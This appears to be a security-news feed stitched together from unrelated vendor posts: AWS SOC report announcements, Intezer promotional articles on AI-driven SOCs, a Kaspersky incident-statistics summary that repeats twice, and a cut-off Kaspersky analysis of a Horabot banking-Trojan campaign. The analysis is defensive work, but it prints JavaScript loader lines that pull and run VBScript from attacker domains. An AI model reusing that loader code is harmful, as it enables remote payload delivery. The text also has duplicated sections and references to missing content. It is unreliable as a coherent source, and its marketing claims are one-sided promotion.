Attackers can move from access to exfiltration in 72 minutes. Learn how modern SOC teams close the speed gap with Unit 42's AI-driven automation, threat hunting, MDR and Managed XSIAM.
Amazon Web Services (AWS) is pleased to announce that the Spring 2026 System and Organization Controls (SOC) 1, 2, and 3 reports are now available. The reports cover 188 services over the 12-month period from April 1, 2025–March 31, 2026, giving customers a full year of assurance. These reports demonstrate our continuous commitment to adhering to the heightened expectations of cloud service providers.
AWS strives to continuously bring services into the scope of its compliance programs to help customers meet their architectural and regulatory needs. You can view the current list of services in scope on our Services in Scope page. As an AWS customer, you can reach out to your AWS account team if you have any questions or feedback about SOC compliance.
ANTISOC uses a mix of techniques from traditional penetration tests like red teams, cloud, web applications, externals, internals, and, of course, social engineering. We combine this mix of techniques with a wide-open scope, with the goal of going beyond what a typical pentest can discover.
There is a certain kind of conversation that doesn’t get written up in a post-mortem, doesn’t generate a ticket, and never makes it into an end-of-quarter report. It happens on the margins—at a conference, in a hallway, or, in this case, at 30,000 feet above sea level. It’s the conversation where two people who are solving the same problem from opposite ends of the table finally sit down next to each other.
In the ever-evolving world of cybersecurity, staying ahead of the curve is not just a goal—it’s a necessity. As new vulnerabilities emerge, the race to identify and mitigate them begins. But how do we, the guardians of the digital realm, rapidly pinpoint these threats as they become public? Let’s dive into the fascinating world of vulnerability identification and see how the magic happens.
Many security leader are asking the same question right now. We already pay for Microsoft Copilot, ChatGPT Enterprise, or Claude. Why buy anything else?
It is a fair question. These are genuinely impressive platforms. And the honest answer is that they can help with some things. Just not the things that matter most for most SOC teams.
This post is a practical guide to where generalist AI earns its place in a SOC and where it runs out of road.
Where generalist AI platforms actually add value
Let’s be direct about what generalist AI platforms do well in a security context.
They are good at drafting, incident summaries, policy documentation, communication templates, and post-mortems. If an analyst needs to translate a technical finding into plain language for an executive, a general-purpose LLM can accelerate that substantially.
They are useful for on-demand research. Asking a question about a CVE, looking up MITRE ATT&CK techniques, or getting a quick primer on an unfamiliar attack class. These are real productivity wins.
They can assist with simple scripting and query construction. Writing a KQL query for a Sentinel rule, generating a Python snippet to parse a log format. Useful, time-saving work.
The common thread is that these are assistance tasks. A human still needs to initiate the process while the AI is a capable co-pilot. And for these use cases, a general-purpose tool is perfectly appropriate.
Where generalist AI runs out of road
The problem is that none of those use cases address the actual constraint facing most SOC teams.
Security teams are not failing because analysts lack knowledge or work too slowly. They are constrained by investigative capacity. Alert volumes are rising. Environments are growing. Attacks are moving faster. And the operating model still assumes humans will triage and investigate the majority of what comes in.
When that assumption breaks down, investigation becomes selective. High-severity alerts get attention. Medium alerts accumulate. Low-severity alerts are deferred or auto-closed. And the uncomfortable truth is that real attacks frequently begin as weak signals. Credential misuse, living-off-the-land techniques, early-stage lateral movement. They rarely present as critical alerts. They appear ordinary until someone actually investigates them.
Generic AI does not fix this. Here is why.
Generalist AI is built for breadth, not depth
ChatGPT and Microsoft Copilot are built for general-purpose text generation. Forensic investigation of a suspicious process execution chain, or a cloud misconfiguration alert at 3am, requires domain-specific knowledge and structured reasoning those platforms were not designed to provide.
Generalist AI assists but does not execute
Even with a great prompt, a general-purpose AI is accelerating an analyst’s workflow, not replacing the need for one. The investigation still depends on human capacity. And human capacity does not scale as fast as the alert surface grows.
Generalist AI KPIs are increased token usage
Microsoft’s KPI, for example, is token usage. More engagement equals more revenue, regardless of whether your security outcomes improved. That is not a subtle difference. It shapes every product decision, every definition of success. And this can result in very high costs for SOC teams heavily relying on these platforms. This is in stark contrast to Intezer AI SOC which selectively uses LLMs while primarily executing forensic investigations with highly scalable tools and processes.
The task requires drafting or synthesizing text and security context is not critical to the output
An analyst is researching something unfamiliar and needs a starting point
The work is advisory and a human will validate and act on every output
Speed of completion matters more than forensic accuracy
Consider purpose-built AI when:
You need investigation to happen without an analyst driving every step
Alert volume has outpaced the team’s capacity to investigate manually
Medium and low-severity alerts are going uninvestigated because there simply is not time
You need verdicts accurate enough to act on, not just suggestions to review
The line between these two categories comes down to one question. Do you need AI assistance, or do you need AI execution?
What autonomous execution actually requires
This distinction matters because it shapes what you need from a platform.
Assistance is achievable with a good LLM and a capable prompt. Execution requires something harder: accuracy and forensic depth at investigation time.
General-purpose AI tools and many first-generation AI SOC products rely primarily on LLM analysis and SIEM queries. That is not enough to produce verdicts you can trust without a human checking every one.
Intezer AI SOC is built for the execution side of that line. Automated evidence collection, threat intelligence correlation, network forensics, endpoint forensics, and reverse engineering. That additional depth is what generates the high-confidence verdicts that allow organizations to trust the outcome without a human reviewing every decision.
Below a certain threshold of accuracy and depth, AI assists humans. Above it, organizations can safely offload Tier 1 and Tier 2 work entirely. The threshold is not crossed through breadth. It is crossed through domain specialization and forensic rigor.
Intezer’s investigations produce evidence-based verdicts with 98% accuracy. Up to 2% of alerts are escalated as real incidents while the rest are resolved automatically. That is not a productivity improvement. That is a fundamentally different operating model.
The closed loop of triage and detection engineering
There is one more dimension where general-purpose tools fall short and that is detection engineering.
When a generic AI tool helps an analyst triage an alert, that interaction is largely isolated. The outcome does not feed back into your SIEM rules. It does not surface coverage gaps. It does not help you get better at detecting the same class of threat next time.
Intezer’s investigation outcomes feed directly into detection engineering at the source, continuously identifying broken or noisy rules, flagging coverage gaps against the MITRE ATT&CK framework, and generating deployment-ready detection rules informed by real investigation results. The system improves with every alert it processes. Detection gets better based on evidence, not assumptions.
That closed loop is the difference between a productivity tool and an operating model.
Is a single generalist interface with multiple plugins the answer?
There is also an important architectural point worth making. Generalist AI platforms are increasingly effective at consolidating workflows into a single interface, and in theory, you could extend them into security operations through plugins and MCPs. The building blocks exist.
But in practice, stitching together the specialist capabilities needed for real alert triage such as forensic evidence collection, threat intelligence correlation, reverse engineering, network analysis, etc. means sourcing, integrating, and maintaining a patchwork of plugins across multiple providers. Each one has its own update cycle, its own failure modes, and its own gaps. The integration burden falls on your team, and keeping it all working reliably over time is its own operational overhead.
At some point the question becomes whether the effort of assembling and maintaining a DIY investigation pipeline inside a generalist platform is worth it — or whether it makes more sense to use a purpose-built system where those capabilities are already unified, tested, and working together out of the box.
The bottom line
Generalist AI platforms have a real role to play in the SOC. Use them for drafting, research, and analyst-driven assistance tasks. It is good at those things and it is likely already paid for.
But do not confuse that with solving the capacity problem. When investigation still depends on human bandwidth, the alert backlog does not disappear. It just accumulates more slowly.
The future SOC is one where AI executes investigation and humans supervise outcomes. Getting there requires technology purpose-built for that job.
Amazon Web Services (AWS) is pleased to announce that the Winter 2025 System and Organization Controls (SOC) 1 report is now available. The report covers 184 services over the 12-month period from January 1, 2025 – December 31, 2025, giving customers a full year of assurance. This report demonstrates our continuous commitment to adhering to the heightened expectations of cloud service providers.
AWS strives to continuously bring services into the scope of its compliance programs to help customers meet their architectural and regulatory needs. You can view the current list of services in scope on our Services in Scope page. As an AWS customer, you can reach out to your AWS account team if you have any questions or feedback about SOC compliance.
To learn more about AWS compliance and security programs, see AWS Compliance Programs. As always, we value feedback and questions; reach out to the AWS Compliance team through the Contact Us page.
If you have feedback about this post, submit comments in the Comments section below.
The SOC is broken. Not because of a lack of talent or effort, but because human capacity does not scale. Alert volumes keep rising. Attacks move faster. And the operating model still assumes analysts will investigate most of what comes in, which means the vast majority of alerts never get looked at.
Our AI SOC Report 2026, based on analysis of 25 million alerts across our global customer base, put a sharp number on the problem. Over 60% of alerts are never reviewed by SOC and MDR teams. Nearly 1% of all incidents trace back to alerts classified at the lowest severity levels, signals most teams never touch. With average enterprises generating around 450,000 alerts annually, that equates to roughly one real threat per week hiding in the backlog, undetected.
That is not a tool problem. It is an operating model problem.
On April 27, we are bringing together the security leaders who are doing something about it.
AI SOC Live is a monthly, online event where security leaders discuss the latest issues facing the cyber industry. This month, AI SOC Live will be a full-day, invitation-only event at the Nasdaq in New York City. It is designed for CISOs, security directors, SOC managers, and MSSPs who are not just watching AI transform security operations from the sidelines, but are in the middle of it, making decisions about how their teams operate, what they invest in, and where the humans actually need to be.
This event is a full day of sessions, panels, and conversations built around the people, processes, and technology required to run a world-class SOC in 2026.
Who you will hear from at AI SOC Live Nasdaq
The speaker lineup reflects how seriously we have curated this event.
Itai Tevet, CEO and Founder of Intezer, will open the day with a session on the new SOC operating model, what it means when AI executes investigation and humans supervise outcomes, and why that shift changes security results structurally, not incrementally.
Alon Cohen, Founder and Executive Chairman of both Intezer and CyberArk, will speak to the broader impact of AI on security, drawing on decades of experience building foundational security companies.
Pavi Ramamurthy, Global CISO & CIO at Blackhawk Network as well as a founding member of the Professional Association of CISOs, and a venture advisor at YL Ventures. She will be speaking about the role of humans in the SOC.
David Spark, Founder and Executive Producer of the CISO Series Podcast, will host a live recording of the show featuring Nick Vigier, CISO at Oscar Health, digging into AI SOC beyond the hype.
You will also hear from CISOs at WCG Clinical, and ION Group, alongside practitioners from Realm Security, Legato Security, Upwind Security, and Monad. Sessions cover cloud security for the AI era, the blueprint for AI SOC success, and what every CISO needs to manage not only their security, but their executive board as well.
And Mitchem Boles, Field CISO at Intezer, and Marcus Mingo, Detection Engineer at Intezer, will be there all day, available for the kind of real, technical conversations that rarely happen at larger conferences. See the full list of speakers.
What the day looks like
The agenda moves quickly and stays practical.
The morning opens with sessions on the new operating model and AI’s impact on security, followed by a CISO panel on the role of humans in the SOC and a session from Realm Security on building a data-first AI SOC. After a working lunch with interactive product demos, the afternoon covers cloud security, a live CISO Series recording, and a panel on advancing SOC outcomes at the C-suite level.
The day closes with a photo opportunity in front of the iconic Nasdaq billboard, followed by a cocktail reception overlooking New York City.
Attendees also earn CPE credits through the event’s partnership with ISC2.
Why this conversation matters now
The 2026 data makes the stakes clear. Our report found that more than half of confirmed compromised endpoints had been marked as “mitigated” by the EDR vendor, meaning teams believed those machines were clean when they were not.
The gap between what organizations believe is covered and what is actually investigated is where real risk lives. Closing that gap requires a different operating model, one where AI investigates every alert, including the low-severity signals that human teams deprioritize, and humans supervise outcomes instead of grinding through queues.
That is the conversation happening at AI SOC Live.
Who should attend
This event is designed for CISOs, VPs and Directors of Information Security, SOC managers, and MSSPs from large enterprises who are responsible for security strategy, risk decisions, and operational outcomes. Whether you are evaluating AI for the first time or scaling capabilities you already have deployed, the sessions and conversations are built for leaders making real decisions, not attendees collecting swag.
The question isn’t whether to build. It’s what’s worth building.
Nearly every security organization with strong engineering resources is running some kind of internal AI project right now. That’s not a problem to be solved, it’s a sign of a healthy, capable team. The question worth asking isn’t “build or buy?” It’s a more precise one: which parts of this problem are worth your engineers’ time, and which parts aren’t?
That distinction changes the conversation entirely.
Intezer’s approach isn’t to compete with your internal roadmap. It’s to handle the commodity layer, common alert sources like CrowdStrike for example, so your engineers can focus on the security challenges that are actually unique to your organization. Some companies with very strong engineering teams are getting tremendous value from Intezer, precisely because they understand exactly what they’d rather not build themselves.
One Fortune 100 company started with Intezer for phishing triage, which removed a significant chunk of their internal DIY roadmap and freed their team to focus on their unique, internal use cases. Another F500 company went further as they expanded their Intezer contract while building their own custom internal AI for their own security use cases. Build and buy, working together, each doing what it does best.
So with that framing in mind, here’s an honest look at the parts of the AI SOC problem that are genuinely worth building and the parts that usually aren’t.
The maintenance treadmill nobody talks about
The first thing you encounter when you start building AI-driven alert triage is that the initial integration is only a fraction of the long-term work.
SIEM integrations break when vendors push updates. EDR APIs change without notice. New alert formats appear. Security tools version, deprecate endpoints, and shift data schemas on their own timelines. Keeping those integrations alive requires constant reverse engineering, work that is generic across every security organization in the world, but still consumes real engineering hours every single week.
Intezer already handles all of that. The integrations are built, maintained, and updated as the ecosystem evolves. When you offload the commodity layer, you skip the maintenance treadmill and get straight to what actually requires your organization’s specific knowledge.
Vendor alerts share many similarities even in different customer environments
Every security team knows their environment has its own complexity with unique infrastructure, specific tooling, particular workflows that took years to build. That’s real, and it matters.
But when it comes to the triage logic itself like investigating a suspicious lateral movement event, assessing a phishing alert, working through a cloud misconfiguration, the patterns tend to look remarkably similar across organizations. These are problems the industry has collectively solved thousands of times over.
That doesn’t diminish the work your team has done. It does raise a practical question: is rebuilding that common triage baseline the best use of your most capable engineers? The time spent recreating what already exists everywhere is time not spent on the challenges where your team’s knowledge is genuinely irreplaceable for your specific threat model, your particular infrastructure, and the edge cases no vendor has seen before.
Plugging into Intezer for the common alert sources isn’t a concession. It’s a way to protect your team’s time for the work that only they can do.
The integration challenge
One objection that comes up reliably, “we’ll need to do the integration work regardless”. That’s true. Connecting any automated system to your production security stack is environment-specific work that no vendor can fully do for you.
But here’s the distinction. With Intezer, that integration challenge is the only technically demanding part remaining. You’re not also building the investigation engine, the forensic analysis layer, the case correlation logic, the noise reduction system, and the detection feedback loop from scratch.
Building everything yourself means doing all of that foundational work and the integration. You spend months getting to a starting line that Intezer has already crossed, backed by years of operational learning across more than 150 enterprise deployments.
What the ROI actually looks like
There’s a headcount dimension here that often gets underweighted.
Building and maintaining your own AI SOC automation means dedicating engineering resources to it indefinitely. Those people aren’t available for other priorities. Their output is difficult to measure in security terms. And at the end of it, you’ve built something that performs commodity triage work, the same work Intezer has already productized and is continuously improving.
Buying Intezer converts that into a measurable line item with clear security outcomes attached: investigation accuracy, alert volume handled per analyst, time to resolution, escalation rate. RSM reported saving approximately 21,000 analyst hours per month, the equivalent of around 130 analysts, by running Intezer as their AI SOC layer. That’s not a soft productivity argument. It’s a concrete operational ROI story.
Continuous learning
One more dimension worth considering. What happens after an alert is triaged?
When Intezer investigates an alert, that outcome feeds back into detection engineering at the source, surfacing noisy or broken rules, mapping coverage gaps to MITRE ATT&CK, and generating deployment-ready detection rules informed by actual investigation results. The system gets smarter with every alert it processes. Detection improves based on evidence, not assumptions.
Homegrown automation rarely achieves this systematically. You triage the alert, close the ticket, and move on. The learnings don’t automatically improve your SIEM rules or extend your detection coverage. The system runs, but it doesn’t compound.
The practical frame
Think of it less as build vs. buy and more as what’s the right division of labor?
The commodity layer, common alert sources, standard triage logic, integration maintenance, detection lifecycle management, is worth offloading. That’s where Intezer operates. Your engineers stay focused on what’s actually differentiated: the security challenges that are specific to your environment, your risk profile, your business.
The teams that figure out this division early move faster, cover more, and build the things that actually matter.
Kaspersky Security Services provide a comprehensive cybersecurity ecosystem, taking enterprise threat protection to another level. Services like Kaspersky Managed Detection and Response and Compromise Assessment allow for timely detection of threats and cyberattacks. SOC Consulting provides a practical approach ensuring the corporate infrastructure stays secured, while Incident Response is suited for timely remediation with a maximized recovery rate.
High-level overview of the MDR, IR and CA connection
This new report brings together statistics across regions and industries from our Managed Detection and Response and Incident Response services, and for the first time, it also includes insights from our Compromise Assessment and SOC Consulting services — all to provide you with more comprehensive view of different aspects of corporate information security worldwide.
The scope of MDR and IR services
Provision of Kaspersky’s MDR and IR services follows a global approach. The majority of customers accounted for the CIS (34.7%), the Middle East (20.1%), and Europe (18.6%).
Distribution of customers by geographical region, 2025
MDR telemetry
Following the previous year’s numbers, in 2025, the MDR infrastructure received and processed an average of 15,000 telemetry events per host every day, generating security alerts as a result. These alerts are first processed by AI-powered detection logic, after which Kaspersky SOC analysts handle them as required. Overall, a total of approximately 400,000 alerts were generated in 2025. After counting out false positives, 39,000 alerts were further investigated.
MDR telemetry statistics, 2025
Incident statistics
The distribution of remediation requests by industry has slightly changed as compared to previous years’ pattern. Government (18.5%) and industrial (16.6%) organizations are still the most targeted industries in regards to cyberattacks that require incident response activities. However, this year, the IT sector saw a growth in the number of IR requests, eventually being placed third in the overall industry distribution rankings and thus replacing financial organizations, which were targeted less often than in 2024. This is equally true for smaller-scale attacks that can be contained and remediated through automated means — the only difference is that medium- and low-severity incidents are more often experienced by financial organizations.
Distribution of all incidents by industry sector, 2025
Key trends and statistics
This section presents key findings and trends in cyberattacks in 2025:
The number of high-severity incidents decreased, following a downward trend that we’ve been observing since 2021. The majority of those incidents account for APT attacks and red teaming exercises, which indicates two landscape trends. On the one hand, skilled adversaries make efforts to increase impact, while on the other, organizations spend more resources on probing their defense systems.
The most common vulnerabilities exploited in the wild were related to Microsoft products. Half of all identified CVEs led to remote code execution, notably without authentication in some cases.
Exploitation of public-facing applications, valid accounts, and trusted relationships remain the most popular initial vectors, and their overall share has increased, accounting to over 80% of all attacks in 2025. In particular, attacks through trusted relationships are evolving: their share has increased to 15.5% from 12.8% in 2024. They are also becoming more complex: for instance, we witnessed a case where adversaries had compromised more than two organizations in sequence to ultimately gain access to a third target.
Standard Windows utilities remain a popular LotL tool. Adversaries use those to minimize the risk of detection during delivery to a compromised system. The most popular LOLBins we observed in high-severity incidents were powershell.exe (14.4%), rundll32.exe (5.9%), and mshta.exe (3.8%). Among the most popular legitimate tools used in incidents we flag Mimikatz (14.3%), PowerShell (8.1%), PsExec (7.5%), and AnyDesk (7.5%).
The full 2026 Global Report provides additional information about cyberattacks, including real-world cases discovered by Kaspersky experts. We also describe SOC Consulting projects and Compromise Assessment requests. The report includes comprehensive analysis of initial attack vectors in correlation with the MITRE ATT&CK tactics and techniques and the full list of vulnerabilities that we detected during Incident Response engagements.
Kaspersky Security Services provide a comprehensive cybersecurity ecosystem, taking enterprise threat protection to another level. Services like Kaspersky Managed Detection and Response and Compromise Assessment allow for timely detection of threats and cyberattacks. SOC Consulting provides a practical approach ensuring the corporate infrastructure stays secured, while Incident Response is suited for timely remediation with a maximized recovery rate.
High-level overview of the MDR, IR and CA connection
This new report brings together statistics across regions and industries from our Managed Detection and Response and Incident Response services, and for the first time, it also includes insights from our Compromise Assessment and SOC Consulting services — all to provide you with more comprehensive view of different aspects of corporate information security worldwide.
The scope of MDR and IR services
Provision of Kaspersky’s MDR and IR services follows a global approach. The majority of customers accounted for the CIS (34.7%), the Middle East (20.1%), and Europe (18.6%).
Distribution of customers by geographical region, 2025
MDR telemetry
Following the previous year’s numbers, in 2025, the MDR infrastructure received and processed an average of 15,000 telemetry events per host every day, generating security alerts as a result. These alerts are first processed by AI-powered detection logic, after which Kaspersky SOC analysts handle them as required. Overall, a total of approximately 400,000 alerts were generated in 2025. After counting out false positives, 39,000 alerts were further investigated.
MDR telemetry statistics, 2025
Incident statistics
The distribution of remediation requests by industry has slightly changed as compared to previous years’ pattern. Government (18.5%) and industrial (16.6%) organizations are still the most targeted industries in regards to cyberattacks that require incident response activities. However, this year, the IT sector saw a growth in the number of IR requests, eventually being placed third in the overall industry distribution rankings and thus replacing financial organizations, which were targeted less often than in 2024. This is equally true for smaller-scale attacks that can be contained and remediated through automated means — the only difference is that medium- and low-severity incidents are more often experienced by financial organizations.
Distribution of all incidents by industry sector, 2025
Key trends and statistics
This section presents key findings and trends in cyberattacks in 2025:
The number of high-severity incidents decreased, following a downward trend that we’ve been observing since 2021. The majority of those incidents account for APT attacks and red teaming exercises, which indicates two landscape trends. On the one hand, skilled adversaries make efforts to increase impact, while on the other, organizations spend more resources on probing their defense systems.
The most common vulnerabilities exploited in the wild were related to Microsoft products. Half of all identified CVEs led to remote code execution, notably without authentication in some cases.
Exploitation of public-facing applications, valid accounts, and trusted relationships remain the most popular initial vectors, and their overall share has increased, accounting to over 80% of all attacks in 2025. In particular, attacks through trusted relationships are evolving: their share has increased to 15.5% from 12.8% in 2024. They are also becoming more complex: for instance, we witnessed a case where adversaries had compromised more than two organizations in sequence to ultimately gain access to a third target.
Standard Windows utilities remain a popular LotL tool. Adversaries use those to minimize the risk of detection during delivery to a compromised system. The most popular LOLBins we observed in high-severity incidents were powershell.exe (14.4%), rundll32.exe (5.9%), and mshta.exe (3.8%). Among the most popular legitimate tools used in incidents we flag Mimikatz (14.3%), PowerShell (8.1%), PsExec (7.5%), and AnyDesk (7.5%).
The full 2026 Global Report provides additional information about cyberattacks, including real-world cases discovered by Kaspersky experts. We also describe SOC Consulting projects and Compromise Assessment requests. The report includes comprehensive analysis of initial attack vectors in correlation with the MITRE ATT&CK tactics and techniques and the full list of vulnerabilities that we detected during Incident Response engagements.
Security operations is undergoing a fundamental shift.
As alert volumes continue to rise and environments grow more complex, enterprises are moving away from security models built on manual triage, fragmented automation, and are looking to decrease their reliance on outsourced MDR services. More enterprises are adopting AI SOC as the new model for running security operations, one that can triage and investigate all alerts at machine scale while keeping internal teams focused on judgment and response.
That shift was reflected clearly in Intezer’s momentum over the past year.
In 2025, Intezer processed more than 25 million security alerts across live enterprise SOC environments, as adoption expanded across large and complex organizations looking for a more scalable way to run security operations.
A year of strong growth
Over the past year, Intezer achieved several major company milestones:
Multiplied revenue year over year
Achieved 126% net revenue retention
Expanded adoption across Fortune 500 organizations
Scaled the team across key functions to support a growing enterprise customer base
These milestones reflect more than company growth. They reflect a broader market transition toward AI SOC as enterprises look for ways to investigate every alert, reduce hidden risk, and operate beyond the limits of human investigation capacity.
Growing industry recognition
Intezer’s momentum is also being recognized by media, industry analysts and practitioners. Here is a sampling of recent coverage.
Well known industry analyst Richard Stiennon recently included Intezer in the 2026 Cyber 150, an independently compiled list based on IT-Harvest data, and has also included Intezer in his new book, Guardians of the Machine Age.
At the same time, practitioners are taking notice. In his write-up on Intezer’s 2026 AI SOC Report, Darwin Salazar highlighted the report’s forensic depth, auditability, and practical value in a crowded AI SOC market.
Why this momentum matters
Traditional SOC and MDR models are constrained by human investigation bandwidth. As alert volumes increase, teams are forced to prioritize only a subset of alerts, often based on severity labels before full context is available. That leaves real risk hiding in uninvestigated alerts.
Enterprises are increasingly adopting AI SOC to remove that bottleneck.
Intezer investigates 100% of alerts at forensic depth across endpoint, identity, cloud, network, phishing, and SIEM sources, escalating only the incidents (less than 2%) that require human judgment. This allows security teams to stay in control while scaling operations far beyond what manual investigation models can support.
What the numbers show
The business results from the past year point to strong validation in the market.
Doubling revenue year over year signals accelerating demand.
126% net revenue retention reflects strong customer expansion and continued platform adoption.
Growth across Fortune 500 organizations shows that large enterprises are increasingly embracing this operating model.
And continued team expansion across key functions ensures Intezer can support customers as adoption grows.
Looking ahead
The market is moving toward a new SOC operating model, one where AI executes investigations at scale and human teams focus on decisions, response, and strategy.
Intezer’s momentum over the past year reflects that shift clearly. As more enterprises look to eliminate investigation bottlenecks and reduce cyber risk, AI SOC is moving from emerging category to operational reality.
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
The starting point
As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.
The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.
The attack chain
After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.
Stage 1: Initial lure
Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).
Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/
Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:
This command retrieved and executed an HTA file that contained the following:
It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.
Stage 2: A pinch of server-side polymorphism
The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.
The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.
The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:
Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.

Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
Cleanup routines: removes temporary files and terminates selected processes.
During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.
As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.
Stage 3: The evil combination of AutoIT and a banking Trojan
It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.
The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.
We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:
The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
